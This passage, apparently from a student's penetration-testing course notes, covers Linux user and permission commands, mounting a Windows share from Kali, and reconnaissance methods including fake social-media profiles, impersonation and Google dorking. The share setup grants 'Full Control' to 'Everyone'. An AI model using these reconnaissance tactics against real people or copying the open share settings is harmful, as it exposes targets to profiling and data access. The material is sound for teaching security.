f command - this option forces the removal of the specified user account. It doesn't matter that the user is still logged in. It also forces the userdel to remove the user's home directory and mail spool, even if another user is using the same home directory or even if the mail spool is not owned by the specified user.

r command - whenever we are deleting a user using this option then the files in the user's home directory will be removed along with the home directory itself and the user's mail spool. All the files located in other file systems will have to be searched for and deleted manually.



```
sachintha@vm1:~$ sudo userdel -rf user1
[sudo] password for sachintha:
userdel: user1 mail spool (/var/mail/user1) not found
sachintha@vm1:~$ ls /home
sachintha user2
sachintha@vm1:~$
```

- ❖ Making the password expire (*sudo passwd --expire <user name>*)




```
sachintha@vm1:~$ sudo passwd --expire user3
passwd: password expiry information changed.
sachintha@vm1:~$
```

➤ Groups

Each group in a Linux system is uniquely identified by a group identification number or GID. All the information listing groups in a system are stored in */etc/group* file. The hashed passwords for groups are stored in */etc/gshadow* file.


Every user has a primary user group and zero or more supplementary groups. On login, the group membership is set to the primary group of user. This can be changed to any other supplementary group using *newgrp* or *chgrp* commands.

- ✓ Checking for available groups (*sudo cat /etc/group*)



```
sachintha@vm1:~$ sudo tail -n 6 /etc/group
sachintha:x:1000:
vboxsf:x:139:
systemd-coredump:x:999:
user1:x:1001:
user2:x:1002:
user3:x:1003:
sachintha@vm1:~$
```


- ✓ Creating a group (*sudo groupadd <group name>*)



```
sachintha@vm1:~$ sudo groupadd groupA
sachintha@vm1:~$ sudo tail -n 2 /etc/group
user3:x:1003:
groupA:x:1004:
sachintha@vm1:~$
```

- ✓ Creating a group with a manual ID (*sudo groupadd -g <groupID> <groupname>*)

g command - this option is used to provide a group id (numeric) to the new group, and it should be unique. If this option is not used, the default id is assigned, which is greater than every other group already present.




```
sachintha@vm1:~$ sudo groupadd -g 1500 groupB
sachintha@vm1:~$ sudo tail -n 2 /etc/group
groupA:x:1004:
groupB:x:1500:
sachintha@vm1:~$
```

- ✓ Adding users to one or more groups (*sudo usermod -aG <group name>,<group name> <username>*)


a command - --append Add the user to the supplementary group(s). Use only with the -G option.

G command - a list of supplementary groups which the user is also a member of. Each group separated from the next by a comma, with no intervening whitespace. The groups are subject to the same restrictions as the group given with the -g option. If the user is currently a member of a group which is not listed, the user will be removed from the group. This behavior can be changed via the -a option, which appends the user to the current supplementary group list.



```
sachintha@vm1:~$ sudo usermod -aG groupA,groupB user1
sachintha@vm1:~$ sudo tail -n 2 /etc/group
groupA:x:1004:user1
groupB:x:1500:user1
sachintha@vm1:~$
```

- ✓ Removing a user from a group (*sudo gpasswd -d <user> <group>*)



```
sachintha@vm1:~$ sudo gpasswd -d user1 groupA
Removing user user1 from group groupA
sachintha@vm1:~$ sudo tail -n 2 /etc/group
groupA:x:1004:
groupB:x:1500:user1
sachintha@vm1:~$
```

➤ File permission

❖ Checking the file permissions

```
sachintha@vm1:~$ ls -l /home/sachintha/Documents
total 8
drwxr-xr-x 2 sachintha sachintha 4096 Sep 30 18:13 linux
-rw-r--r-- 1 sachintha sachintha 23 Sep 30 18:15 linux_text
sachintha@vm1:~$
```

File type Permissions Links User Group Size Last modified date File name

❖ Security permissions

Each of the three “rwx” characters refer to a different operation you can perform on the file.

---	---	---
rwx	rwx	rwx
user	group	other

- ✓ The ‘r’ means you can “read” the file’s contents.
- ✓ The ‘w’ means you can “write”, or modify, the file’s contents.
- ✓ The ‘x’ means you can “execute” the file. This permission is given only if the file is a program.
- ✓ If any of the “rwx” characters is replaced by a ‘-’, then that permission has been revoked.

- ✓ user – The user permissions apply only the owner of the file or directory; they will not impact the actions of other users.
- ✓ group – The group permissions apply only to the group that has been assigned to the file or directory, they will not affect the actions of other users.
- ✓ others – The others permissions apply to all other users on the system, this is the permission group that you want to watch the most.

❖ Changing security permissions


The command you use to change the security permissions on files is called “chmod”, which stands for “change mode”, because the nine security characters are collectively called the security “mode” of the file.

The first argument you give to the “chmod” command is ‘u’, ‘g’, ‘o’. We use:

- u for user
- g for group
- for others,
- you can also use a combination of them (u,g,o).
- This specifies which of the three groups you want to modify.
- After this use
‘+’ for adding
‘-’ for removing

- and a “=” for assigning a permission.
- Then specify the permission r,w or x you want to change.
- Here also you can use a combination of r,w,x.
- This specifies which of the three permissions “rwx” you want to modify
- use commas to modify more permissions
- Finally, the name of the file whose permission you are changing

➤ Windows share access from Kali



❖ Make Sure Sharing is Enabled in Windows

- ✓ Open Network and Sharing Center
- ✓ In the Network and Sharing Center window, click on “Change advanced sharing settings.”
- ✓ For your current profile, make sure the following two settings are enabled:
 - Turn on network discovery
 - Turn on file and printer sharing
- ✓ Create a folder in desktop “winshare”
- ✓ Right-click the folder you want to share over the network, and then click “Properties.” On the “Sharing” tab of the properties window, click the “Advanced Sharing” button.
- ✓ In the “Advanced Sharing” window that opens, enable the “Share this folder” option, and then click the “Permissions” button.
- ✓ Just give the “Full Control” permission to the “Everyone” user. This allows anyone to read and write changes to files in the shared folder.
- ✓ Back in the main properties window, switch over to the “Security” tab.
For the Linux user to have access to the shared folder, you need to configure the same permissions here that you configured in the sharing settings. If the two settings don’t match, the most restrictive settings will take effect.
- ✓ If you do need to add a user, such as “Everyone,” click the “Edit” button.
- ✓ In the permissions window that opens, click the “Add” button to enter the new user’s details. Your folder should now be shared with the network.

❖ Access the windows share from Linux

- ✓ Install following packages on Linux
 - *samba*
 - *samba-client*
 - *cifs-utils*
 - *libnss-winbind winbind*


```
root@kali:~# apt-get install samba
Reading package lists... Done
Building dependency tree
Reading state information... Done
samba is already the newest version (2:4.12.5+dfsg-3).
samba set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 723 not upgraded.
root@kali:~#
```

```
root@kali:~# apt-get install samba-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'smbclient' instead of 'samba-client'
smbclient is already the newest version (2:4.12.5+dfsg-3).
smbclient set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 723 not upgraded.
root@kali:~#
```

```
root@kali:~# sudo apt-get install cifs-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
cifs-utils is already the newest version (2:6.9-1).
0 upgraded, 0 newly installed, 0 to remove and 723 not upgraded.
root@kali:~#
```


```
root@kali:~# sudo apt-get install libnss-winbind winbind
```

- ✓ ping to both win-10 & kali



```
kali@kali:~$ ping -c 4 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
64 bytes from 192.168.1.20: icmp_seq=1 ttl=128 time=0.347 ms
64 bytes from 192.168.1.20: icmp_seq=2 ttl=128 time=0.874 ms
64 bytes from 192.168.1.20: icmp_seq=3 ttl=128 time=0.768 ms
64 bytes from 192.168.1.20: icmp_seq=4 ttl=128 time=0.783 ms

--- 192.168.1.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3130ms
rtt min/avg/max/mdev = 0.347/0.693/0.874/0.203 ms
kali@kali:~$
```



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\sachintha>ping 192.168.1.10

Pinging 192.168.1.10 with 32 bytes of data:
Reply from 192.168.1.10: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\Users\sachintha>
```

- ✓ Restart networking service
- ✓ Create a directory in /media/winshare


- ✓ Create a backup of the *fstab* file for safety.

```
root@kali:~# sudo cp /etc/fstab /etc/fstab.old
root@kali:~#
```


- ✓ Create *.smbcred* hidden file in */home/kali* and edit it with nano editor




- ✓ Introduce the windows user account and password that shares the folder



- ✓ Find the user ID & group ID of the kali user who access the share




- ✓ Edit *fstab* with vim editor



- ✓ Mount persistantly to not to delete it when restart

```
root@kali:~# sudo mount -a  
root@kali:~#
```



● Information gathering & foot printing

Reconnaissance, it is the first step that is involved in the process of ethically hacking or penetrating a Cyber Asset. Reconnaissance is the process in which the preliminary information of a particular target has to find out to judge, its overall structure and the weak points. The information that is being extracted via the process of Reconnaissance can be further used in exploiting the target.

Reconnaissance is said to be the treasure of the critical information of a target. A tester may spend his few days, weeks, or even months on the process of Reconnaissance to gather the exact critical details of a target to whom he/she is going to pen-test to have positive results after pen-testing.

The information that we gather are;

- ✓ Elementary intel: who is founder, when was established, internally & externally hosted websites, building plan, branch offices.
- ✓ Discover OS, web server platform: OS, software, web servers
- ✓ Perform queries
- ✓ Discover vulnerabilities

➤ Why we recon?

- ✓ To understand the security posture
- ✓ To reduce the attack area
- ✓ To build information database
- ✓ To layout a network map

➤ Types of foot printing

❖ Passive foot printing

Passive foot printing means collecting information of a system located at a remote distance from the attacker. This is performed using open source intelligence (google search, web search, social media).

❖ Active foot printing

Active foot printing means to perform foot printing by getting in direct touch with the target machine. This is performed using dumpster diving, impersonation, shoulder surfing.

❖ Internet foot printing

Using the internet to gain info. This also belongs to open source intelligence.

❖ Pseudonymous foot printing

Gathering info from online sources posted by someone from the target but under a diff name.

❖ Private information gathering

❖ Anonymous information gathering

➤ Goals of foot printing

❖ Gaining network information

- ✓ Domain names
- ✓ Internal domains
- ✓ IP addresses
- ✓ Private websites
- ✓ TCP/UDP services
- ✓ IDS/ access controls

An Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered.

- ✓ VPN info
 - ✓ Phone numbers

❖ OS information

- ✓ User & group names
 - ✓ Banner grabbing

A Banner is like a text message received from the host. It contains information about the services running on the host along with information about the ports. Banner Grabbing is a technique used to glean information about a computer system on a network and the services running on its open ports.

- ## ✓ Routing tables

- ✓ SNMP

SNMP is an application layer protocol which uses UDP port number 161/162. SNMP is used to monitor the network, detect network faults and sometimes even used to configure remote devices.

- ## ✓ System architecture

- ### ✓ Remote systems


- ## ✓ System names

- ### ✓ Passwords

❖ Organization information

- ✓ Organization web site
 - ✓ Company directory
 - ✓ Employee details
 - ✓ Location details
 - ✓ Addresses & phone numbers
 - ✓ Comments in HTML source code
 - ✓ Deployed security policies
 - ✓ Web server links
 - ✓ Background of organization
 - ✓ News/press releases

➤ Creating a blue print




➤ Tools for foot printing

There're lots of tools for foot printing.

❖ Social media


Most of the people has the tendency to release most of their information online. Hackers use this sensitive information in a big deal. In order to do this firstly they may have a simple look up on social media. They create a fake account for looking real to be added as friend or to follow someone's account for grabbing their information.



What Users Do	What Attacker Gets	What Organizations Do	What Attacker Gets
Maintain profile:	Contact info, location, etc.	User surveys	Business strategies
Connect to friends, chatting	Friends list, friend's info, etc.	Promote products	Product profile
Share photos and videos	Identity of family members, interests, etc.	User support	Social engineering
Play games, join groups	Interests	Recruitment	Platform/technology
Creates events	Activities	Background check to hire employees	Type of business

❖ Job sites

Organizations share some confidential data in many JOB websites. We can gather Job service sites, Job titles, Using technologies & historical info. For example, a company posted on a website: "Job Opening for lighttpd 2.0 Server Administrator". From this information can be gathered that an organization uses lighttpd web server of version 2.0.



❖ Google hacking

The concept of "Google hacking" dates back to 2002, when Johnny Long began to collect Google search queries that uncovered vulnerable systems and/or sensitive information disclosures – labeling them google Dorks.

Google hacking is based on inventing specific search queries, often using wildcards and advanced search operators, to locate badly configured web servers and web pages that expose sensitive information.

The Google Hacking Database (GHDB) is a compendium of Google hacking search terms that have been found to reveal sensitive data exposed by vulnerable servers and web applications. The GHDB was launched in 2000 by Johnny Long.

Some kind of operators:

✓ **cache:**

If you include other words in the query, Google will highlight those words within the cached document. For instance, [cache:www.google.com web] will show the cached content with the word "web" highlighted. This functionality is also accessible by clicking on the "Cached" link on Google's main results page. The query [cache:] will show the version of the web page that Google has in its cache. For instance, [cache:www.google.com] will show Google's cache of the Google homepage. Note there can be no space between the "cache:" and the web page url.

✓ **link:**

The query [link:] will list webpages that have links to the specified webpage. For instance, [link:www.google.com] will list webpages that have links pointing to the Google homepage. Note there can be no space between the "link:" and the web page url.

✓ **related:**

The query [related:] will list web pages that are "similar" to a specified web page. For instance, [related:www.google.com] will list web pages that are similar to the Google homepage. Note there can be no space between the "related:" and the web page url.

